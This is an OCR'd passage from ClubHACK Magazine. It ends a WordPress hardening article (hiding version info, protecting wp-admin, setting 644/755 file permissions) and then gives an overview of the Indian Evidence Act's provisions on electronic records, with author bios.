add_filter('the_generator','blank_version');
?>
```

Secure wp-admin directory

Securing wp-admin directory is the best possible practice to protect most important core files of wordpress installation. If attackers try to enter directory, a login prompt will be displayed and ask for password. It can be done using below options:

1. If your hosting service has provided you cpanel, just follow this tutorial
2. Password protection using .htaccess&htpasswd. Follow this tutorial

File Permissions to Wordpress installation Directories & File

This is the most crucial step while hardening wordpress installation. Wordpress itself recommends below permissions:

For files:

```
find
/path/to/your/wordpress/install/
-type f -exec chmod 644 {} \;
```

For directories:

```
find
/path/to/your/wordpress/install/
-type d -exec chmod 755 {} \;
```

We will discuss more hardening tips in next issue of CHMag.

SagarNangare
sagar@chmag.in

SagarNangare works as a webmaster at ClubHACK Magazine. Sagar is currently working for Network Intelligence India Pvt. Ltd as Social Media Manager & SEO Executive

Indian Evidence Act and Digital Evidence

The Indian Evidence Act, 1872 contains set of rules and regulations regarding admissibility of evidence in the Indian Courts of law. Indian Evidence Act was passed by the British Parliament in 1872 setting up a path-breaking judicial measure by changing traditional legal systems of different social groups and communities. Since then from time to time amendments are made in the Indian Evidence Act to make it compatible with changing times.

The Information Technology Act was originally passed on 17th October 2000 with one of the aim to provide legal recognition to digital/electronic evidence. Hence, amendments were made in the Indian Evidence Act regarding collection and production of digital evidence in the court of law.

Some of the important provisions of the Indian Evidence Act pertaining to digital/electronic evidence are as follows –

- **Sec. 2(1) (t) Defining Electronic Record**

  "Electronic record" means data, record or data generated, image or sound stored, received or sent in an electronic form or micro film or computer generated micro fiche.

  The section has made electronic record legally admissible in the court of law.

- **Sec. 3 (a) – Scope of definition of evidence expanded to include electronic records.**

- **Sec. 65B – Admissibility of electronic records**

  The person owning or in-charge of the computer from which the evidence is taken has to give certificate as to the genuineness of electronic record.

- Sec. 88A – Presumption as to electronic messages


  The Court may presume that an electronic message forwarded by the originator through an electronic mail server to the addressee to whom the message purports to be addressed corresponds with the message as fed into his computer for transmission; but the Court shall not make any presumption as to the person by whom such message was sent.

SagarRahurkar
contact@sagarrahurkar.com

SagarRahurkar is Masters of Law, Certified Fraud Examiner (CFE) and Certified Cyber Crime Investigator. He specializes in Cyber Laws, Fraud examination, and Intellectual Property Law related issues. He works in the Fraud Risk Management department of Mahindra Special Services Group. He has co-authored a book titled "Introduction to Cyber Crimes and Cyber Law".

ClubHACK

Beware of Email attachments, Choose your risks



Design: @pankit_thakkar